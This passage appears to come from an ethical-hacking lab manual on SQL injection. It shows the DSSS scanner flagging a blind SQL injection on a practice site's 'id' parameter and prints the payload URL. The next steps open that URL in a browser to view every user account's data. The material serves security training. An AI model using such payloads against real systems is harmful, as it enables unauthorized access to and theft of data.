
* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2887%3E87%29')

scan results: possible vulnerabilities found
[root@parrot]~/home/attacker/DSSS
#
```


18. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.

Module 15 – SQL Injection


19. You will observe that information regarding available user accounts appears under the **View Profile** tab.



20. Scroll down to view the user account information for all users.



Module 15 – SQL Injection



Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

21. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.
22. Close all open windows and document all the acquired information.
23. Turn off the **Parrot Security** virtual machine.

Task 2: Detect SQL Injection Vulnerabilities using OWASP ZAP

